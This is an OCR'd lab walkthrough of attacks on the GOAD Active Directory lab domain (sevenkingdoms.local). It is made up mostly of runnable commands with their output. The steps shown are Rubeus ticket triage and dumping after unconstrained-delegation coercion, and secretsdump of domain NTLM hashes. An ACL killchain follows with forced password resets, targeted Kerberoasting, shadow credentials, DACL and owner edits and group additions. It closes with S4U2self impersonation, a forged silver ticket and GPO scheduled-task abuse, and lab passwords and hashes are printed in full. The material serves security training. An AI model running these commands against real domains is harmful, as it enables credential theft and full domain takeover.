
```
*Evil-WinRM* PS C:\> Get-ADUser robb.stark -Properties MemberOf


DistinguishedName : CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Enabled           : True
GivenName         : Robb
MemberOf          : {CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local, CN=Administrators,CN=Builtin,DC=north,DC=sevenkingdoms,DC=local}
Name              : robb.stark
ObjectClass       : user
ObjectGUID        : 26ba2e6c-033b-4b38-85e2-4e6ba1313250
SamAccountName    : robb.stark
SID               : S-1-5-21-73997884-3895717972-650336206-1113
Surname           : Stark
UserPrincipalName :
```

./Rubeus.exe triage


```
*Evil-WinRM* PS C:\> ./Rubeus.exe triage


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x72392e

 | LUID     | UserName                                | Service                                                          | EndTime               |
 |----------|-----------------------------------------|------------------------------------------------------------------|-----------------------|
 | 0x1c601f | eddard.stark @ NORTH.SEVENKINGDOMS.LOCAL | krbtgt/NORTH.SEVENKINGDOMS.LOCAL                                 | 11/1/2024 8:35:52 AM  |
 | 0x10fd2e | vagrant @ NORTH.SEVENKINGDOMS.LOCAL      | krbtgt/NORTH.SEVENKINGDOMS.LOCAL                                 | 11/1/2024 8:31:26 AM  |
 | 0xc7334  | WINTERFELL$ @ NORTH.SEVENKINGDOMS.LOCAL  | LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local | 11/1/2024 8:11:07 AM  |
 | 0xa50af  | WINTERFELL$ @ NORTH.SEVENKINGDOMS.LOCAL  | ldap/winterfell.north.sevenkingdoms.local                        | 11/1/2024 8:11:07 AM  |
 | 0x955a1  | robb.stark @ NORTH.SEVENKINGDOMS.LOCAL   | krbtgt/NORTH.SEVENKINGDOMS.LOCAL                                 | 11/1/2024 8:14:42 AM  |
 | 0x955a1  | robb.stark @ NORTH.SEVENKINGDOMS.LOCAL   | TERMSRV/castelblack                                              | 11/1/2024 8:15:59 AM  |
 | 0x46207  | WINTERFELL$ @ NORTH.SEVENKINGDOMS.LOCAL  | GC/winterfell.north.sevenkingdoms.local/sevenkingdoms.local      | 11/1/2024 8:11:07 AM  |
 | 0x45aaf  | WINTERFELL$ @ NORTH.SEVENKINGDOMS.LOCAL  | ldap/winterfell.north.sevenkingdoms.local                        | 11/1/2024 8:11:07 AM  |
 | 0x3e4    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | krbtgt/NORTH.SEVENKINGDOMS.LOCAL                                 | 11/1/2024 8:21:46 AM  |
 | 0x3e4    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | ldap/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local | 11/1/2024 8:21:46 AM  |
 | 0x3e4    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | DNS/winterfell.north.sevenkingdoms.local                         | 11/1/2024 8:21:46 AM  |
 | 0xa48a0  | WINTERFELL$ @ NORTH.SEVENKINGDOMS.LOCAL  | ldap/winterfell.north.sevenkingdoms.local                        | 11/1/2024 8:11:07 AM  |
 | 0xa47d9  | WINTERFELL$ @ NORTH.SEVENKINGDOMS.LOCAL  | ldap/winterfell.north.sevenkingdoms.local                        | 11/1/2024 8:11:07 AM  |
 | 0x491a7  | robb.stark @ NORTH.SEVENKINGDOMS.LOCAL   | krbtgt/NORTH.SEVENKINGDOMS.LOCAL                                 | 11/1/2024 8:11:21 AM  |
 | 0x3e7    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | krbtgt/SEVENKINGDOMS.LOCAL                                       | 11/1/2024 8:11:07 AM  |
 | 0x3e7    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | cifs/WINTERFELL                                                  | 11/1/2024 8:11:07 AM  |
 | 0x3e7    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | WINTERFELL$                                                      | 11/1/2024 8:11:07 AM  |
 | 0x3e7    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | cifs/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local | 11/1/2024 8:11:07 AM  |
 | 0x3e7    | winterfell$ @ NORTH.SEVENKINGDOMS.LOCAL  | LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local | 11/1/2024 8:11:07 AM  |
```

python Coercer.py coerce -u robb.stark -d north.sevenkingdoms.local -p sexywolfy -t kingslanding.sevenkingdoms.local -l winterfell

Try to take advantage of this configuration to gain access to resources on the "winterfell" DC using delegated credentials.




```
./Rubeus.exe triage
```




```
./Rubeus.exe dump /user:KINGSLANDING /service:krbtgt /nowrap
```


```
nano tgt.b64

cat tgt.b64 | base64 -d > ticket.kirbi

ticketConverter.py ticket.kirbi ticket.ccache

export KRB5CCNAME=/workspace/ticket.ccache

impacket-secretsdump -k -no-pass
SEVENKINGDOMS.LOCAL/'KINGSLANDING$'@KINGSLANDING
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ff225f02e3c159d64bee074eda522214:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1114:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
petyer.baelish:1121:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:f8bc2f38bb5a639daf3bd603cf05d450:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:bf4ccc21ec4f775fa0a185cada3143cc:::
ESSOS$:1105:aad3b435b51404eeaad3b435b51404ee:7117e8022d1704f18f204cfdf488e189:::
```

```
evil-winrm -u administrator -H 'c66d72021a2d4744409969a581a1705e' -i SEVENKINGDOMS.LOCAL
```

```
┌──(kali㉿kali)-[~/Desktop/dele]
└─$ evil-winrm -u administrator -H 'c66d72021a2d4744409969a581a1705e' -i SEVENKINGDOMS.LOCAL

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sevenkingdoms\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

ACL

In active directory, objects right are called Access Control Entries (ACE), a list of ACE is called Access Control List

sevenkingdoms.local ACL

To start we will focus on the sevenkingdoms killchain of ACL by starting with tywin.lannister (password: powerkingftw135)

- Tywin --> Jaime : Change password user
- Jaime --> Joffrey : Generic Write user
- Joffrey --> Tyron : WriteDacl on user
- Tyron --> small council : add member on group
- Small council --> dragon stone : write owner group to group
- dragonstone --> kingsguard : write owner to group
- kingsguard --> stannis : Generic all on User
- stannis --> kingslanding : Generic all on Computer

ForceChangePassword on User (Tywin -> Jaime)


- This one should never be done in a pentest (unless the customer is ok with that). You don't want to block a user during your audit.
- As tywin.lannister we will change jaime.lannister password

```
net rpc password jaime.lannister -U
sevenkingdoms.local/tywin.lannister%powerkingftw135 -S
kingslanding.sevenkingdoms.local
```

- We set the new jaime password.

- And verify the password is ok.

```
crackmapexec smb 192.168.56.10 -u jaime.lannister -d
sevenkingdoms.local -p password
```



GenericWrite on User (Jaime -> Joffrey)

- As we just set up jaime password we will now exploit the GenericWrite from Jaime to Joffrey

- This could be abuse with 3 different technics :
    - shadowCredentials (windows server 2016 or +)
    - targetKerberoasting (password should be weak enough to be cracked)
    - logonScript (this need a user connection and to be honest it never worked or unless with a script already inside sysvol)

Target Kerberoasting

- First let's do a target Kerberoasting, the principe is simple. Add an SPN to the user, ask for a tgs, remove the SPN on the user.
- And now we can crack the TGS just like a classic kerberoasting.
- Shutdown have done a tool which do all the work for you

git clone https://github.com/ShutdownRepo/targetedKerberoast.git

```
python targetedKerberoast.py -v -d sevenkingdoms.local -u
jaime.lannister -p password --request-user joffrey.baratheon
```


```
Copy and save the hash as joffrey.hash

hashcat -m 13100 -a 0 joffrey.hash
/usr/share/wordlists/rockyou.txt -force
```

We got joffrey's password **1killerlion**

Shadow Credentials

one of the fastest exploitation is with certipy:


```
certipy-ad shadow auto -u jaime.lannister@sevenkingdoms.local
-p 'password' -account 'joffrey.baratheon'
```

NT hash for 'joffrey.baratheon': 3b60abbc25770511334b3829866b08f1

WriteDacl on User (Joffrey -> Tyron)


First let's look at joffrey's right on tyron :

```
impacket-dacledit -action 'read' -principal joffrey.baratheon
-target 'tyron.lannister'
'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
```



change the permission to "Full Control" and see the modification

```
impacket-dacledit -action 'write' -rights 'FullControl' -
principal joffrey.baratheon  -target 'tyron.lannister'
'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
```



now we can :

- change tyron password
- do a target kerberoasting
- do a shadow credentials

Let’s use shadow credentials :

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# certipy-ad shadow auto -u joffrey.baratheon@sevenkingdoms.local -p '1killerlion' -account 'tyron.lannister'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'tyron.lannister'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '52fdc657-69c9-1d35-2dd4-f432c07d952c'
[*] Adding Key Credential with device ID '52fdc657-69c9-1d35-2dd4-f432c07d952c' to the Key Credentials for 'tyron.lannister'
[*] Successfully added Key Credential with device ID '52fdc657-69c9-1d35-2dd4-f432c07d952c' to the Key Credentials for 'tyron.lannister'
[*] Authenticating as 'tyron.lannister' with the certificate
[*] Using principal: tyron.lannister@sevenkingdoms.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'tyron.lannister.ccache'
[*] Trying to retrieve NT hash for 'tyron.lannister'
[*] Restoring the old Key Credentials for 'tyron.lannister'
[*] Successfully restored the old Key Credentials for 'tyron.lannister'
[*] NT hash for 'tyron.lannister': b3b3717f7d51b37fb325f7e7d048e998
```

NT hash for 'tyron.lannister': b3b3717f7d51b37fb325f7e7d048e998

Add self on Group (Tyron -> Small Council)

We now got tyron so we can add us into the small council group

```
sudo apt-get install -y libkrb5-dev krb5-config gcc python3-
dev
python -m pipx install ldeep
```

First find the distinguished name

```
ldeep ldap -u tyron.lannister -H
':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s
ldap://192.168.56.10 search '(sAMAccountName=tyron.lannister)'
distinguishedName

ldeep ldap -u tyron.lannister -H
':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s
ldap://192.168.56.10 search '(sAMAccountName=Small Council)'
distinguishedName
```

Add tyron to Small Council

```
ldeep ldap -u tyron.lannister -H
':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s
ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"

ldeep ldap -u tyron.lannister -H
':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s
ldap://192.168.56.10 membersof 'Small Council'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=t
[{
  "distinguishedName": "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local",
  "dn": "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
}]

┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=S
[{
  "distinguishedName": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "dn": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
}]

┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.la
ingdoms,DC=local"
[+] User CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local successfully added to CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=loc

┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 membersof 'Small Council'
maester.pycelle
lord.varys
petyer.baelish
stannis.baratheon
renly.baratheon
robert.baratheon
tyron.lannister
cersei.lannister
```

Add Member on Group (Small Council -> dragonstone)

Now as tyron we are in the small council, so we can add a member to dragonstone's group.

So we just add tyron just like we did before

```
ldeep ldap -u tyron.lannister -H
':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s
ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lanni
gdoms,DC=local"
[+] User CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local successfully added to CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local
```

WriteOwner on Group (dragonstone -> kingsguard)

Now with the writeOwner privilege we can change the owner of kingsguard to own the group

```
impacket-owneredit -action read -target 'kingsguard' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
sevenkingdoms.local/tyron.lannister
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-4249024348-1889872645-3026938829-1000
[*] - sAMAccountName: vagrant
[*] - distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local
```

```
impacket-owneredit -action write -new-owner 'tyron.lannister'
-target 'kingsguard' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
sevenkingdoms.local/tyron.lannister
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-4249024348-1889872645-3026938829-1000
[*] - sAMAccountName: vagrant
[*] - distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local
[*] OwnerSid modified successfully!
```

```
impacket-owneredit -action read -target 'kingsguard' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
sevenkingdoms.local/tyron.lannister
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-4249024348-1889872645-3026938829-1115
[*] - sAMAccountName: tyron.lannister
[*] - distinguishedName: CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local
```

And the owner of kingsguard group is now tyron.lannister

As owner of the group, we can now change the ACL and give us GenericAll on the group

```
impacket-dacledit -action 'write' -rights 'FullControl' -
principal tyron.lannister  -target 'kingsguard'
'sevenkingdoms.local'/'tyron.lannister' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
```

```
[*] DACL backed up to dacledit-20241102-053208.bak
[*] DACL modified successfully!
```

With GenericAll now we can add tyron to the kingsguard group

```
ldeep ldap -u tyron.lannister -H
':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s
ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lanniste
doms,DC=local"
[+] User CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local successfully added to CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local
```

Generic all on user (kingsguard -> stannis)

Now tyron is in kingsguard so we can take the control of stannis with the genericAll on stannis

```
net rpc password stannis.baratheon --pw-nt-hash -U
sevenkingdoms.local/tyron.lannister%b3b3717f7d51b37fb325f7e7d0
48e998 -S kingslanding.sevenkingdoms.local
```

set new password for stannis.baratheon, im setting bestdad

GenericAll on Computer (Stannis -> kingslanding)

Now we own stannis, let's finish the domain with the generic Write on the DC

```
certipy-ad shadow auto -u
stannis.baratheon@sevenkingdoms.local -p 'bestdad' -account
'kingslanding$'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# net rpc password stannis.baratheon --pw-nt-hash -U sevenkingdoms.local/tyron.lannister%b3b3717f7d51b37fb325f7e7d048e998 -S kingslanding.sevenkingdoms.local
Enter new password for stannis.baratheon:

┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# certipy-ad shadow auto -u stannis.baratheon@sevenkingdoms.local -p 'bestdad' -account 'kingslanding$'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'KINGSLANDING$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'c103d6fe-471d-aafe-b44b-18b4507e99b8'
[*] Adding Key Credential with device ID 'c103d6fe-471d-aafe-b44b-18b4507e99b8' to the Key Credentials for 'KINGSLANDING$'
[*] Successfully added Key Credential with device ID 'c103d6fe-471d-aafe-b44b-18b4507e99b8' to the Key Credentials for 'KINGSLANDING$'
[*] Authenticating as 'KINGSLANDING$' with the certificate
[*] Using principal: kingslanding$@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'kingslanding.ccache'
[*] Trying to retrieve NT hash for 'kingslanding$'
[*] Restoring the old Key Credentials for 'KINGSLANDING$'
[*] Successfully restored the old Key Credentials for 'KINGSLANDING$'
[*] NT hash for 'KINGSLANDING$': 97b66ae845d1f96cfa30b54923b791b6
```

NT hash for 'KINGSLANDING$': 97b66ae845d1f96cfa30b54923b791b6

- Now we got the TGT and the NT hash of kingslanding$
- Obviously, we can do a dcsync because kingslanding is a DC, but instead let's try to directly get a shell
- To do that the easiest way is using s4u2self abuse or create a silver ticket

machine account to administrator shell

s4u2self abuse

- s4u2self abuse : we ask for a TGS as the Administrator domain user

```
export KRB5CCNAME=kingslanding.ccache

impacket-getST -self -impersonate "Administrator" -altservice
"cifs/kingslanding.sevenkingdoms.local" -k -no-pass -dc-ip
192.168.56.10 "sevenkingdoms.local"/'kingslanding$'
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# export KRB5CCNAME=kingslanding.ccache

┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# impacket-getST -self -impersonate "Administrator" -altservice "cifs/kingslanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10 "seve
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in
me.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in
me.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
[*] Changing service from kingslanding$@SEVENKINGDOMS.LOCAL to cifs/kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
[*] Saving ticket in Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
```

```
export
KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.local
@SEVENKINGDOMS.LOCAL.ccache

impacket-wmiexec  -k -no-pass
sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.l
ocal
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# export KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# impacket-wmiexec  -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sevenkingdoms\administrator

C:\>
```

Silver ticket

a Silver Ticket is a forged Kerberos service ticket used to gain unauthorized access to a specific service. It allows attackers to authenticate as a legitimate user to a particular service on a domain-joined machine, without needing domain controller (DC) interaction. This technique can be part of privilege escalation and lateral movement in a compromised environment

- Another way to get a shell is by creating a silver ticket
- Find the domain SID

```
impacket-lookupsid -hashes ':97b66ae845d1f96cfa30b54923b791b6' 'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local 0
```

```
┌──(root㉿kali)-[/home/kali/Desktop/goad/ACL]
└─# impacket-lookupsid -hashes ':97b66ae845d1f96cfa30b54923b791b6' 'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at kingslanding.sevenkingdoms.local
[*] StringBinding ncacn_np:kingslanding.sevenkingdoms.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4249024348-1889872645-3026938829
```

```
impacket-ticketer -nthash '97b66ae845d1f96cfa30b54923b791b6' -domain-sid 'S-1-5-21-4249024348-1889872645-3026938829' -domain sevenkingdoms.local -spn cifs/kingslanding.sevenkingdoms.local Administrator
```

```
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:843: DeprecationWarning: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

```
export KRB5CCNAME=Administrator.ccache

impacket-wmiexec -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
```

```
┌──(root㉿kali)-[/home/…/Desktop/goad/ACL/Silver]
└─# export KRB5CCNAME=Administrator.ccache

┌──(root㉿kali)-[/home/…/Desktop/goad/ACL/Silver]
└─# impacket-wmiexec -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sevenkingdoms.local\administrator

C:\>
```

GPO abuse

a technique attackers use to escalate privileges, move laterally, or persist within a network by exploiting misconfigurations or vulnerabilities in Group Policies. Since GPOs control a vast range of system behaviors across domain-joined devices, they are a powerful tool when used properly—and a significant risk when misused or abused.

- There is a GPO abuse on the north domain

To abuse GPO we will use the project created by Hackndo : pyGPOAbuseThe github readme file say : “It will create an immediate scheduled task as SYSTEM on the remote computer for computer GPO, or as logged in user for user GPO.”

```
git clone https://github.com/Hackndo/pyGPOAbuse.git

python3 -m virtualenv .venv

source .venv/bin/activate

python3 -m pip install -r requirements.txt
```

We get the id from bloodhound

Enter raw query

```
MATCH p=(u)-[r1]->(n) WHERE r1.isacl=true and not
tolower(u.name) contains 'vagrant' and u.admincount=false and
not tolower(u.name) contains 'key' RETURN p
```

GPO id 6AB29B41-1BBE-421B-8D0E-8E27265183E0

```
python3 pygpoabuse.py
north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id
"6AB29B41-1BBE-421B-8D0E-8E27265183E0"
```

```
┌──(.venv)─(root㉿kali)-[/home/…/Desktop/goad/ACL/pyGPOAbuse]
└─# python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "6AB29B41-1BBE-421B-8D0E-8E27265183E0"
SUCCESS:root:ScheduledTask TASK_91280817 created!
[+] ScheduledTask TASK_91280817 created!
```

```
python3 pygpoabuse.py
north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id
"6AB29B41-1BBE-421B-8D0E-8E27265183E0" -v
```

```
┌──(.venv)─(root㉿kali)-[/home/…/Desktop/goad/ACL/pyGPOAbuse]
└─# python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "6AB29B41-1BBE-421B-8D0E-8E27265183E0" -v
ERROR:root:The GPO already includes a ScheduledTasks.xml.
[x] The GPO already includes a ScheduledTasks.xml.
ERROR:root:Use -f to append to ScheduledTasks.xml
[x] Use -f to append to ScheduledTasks.xml
ERROR:root:Use -v to display existing tasks
[x] Use -v to display existing tasks
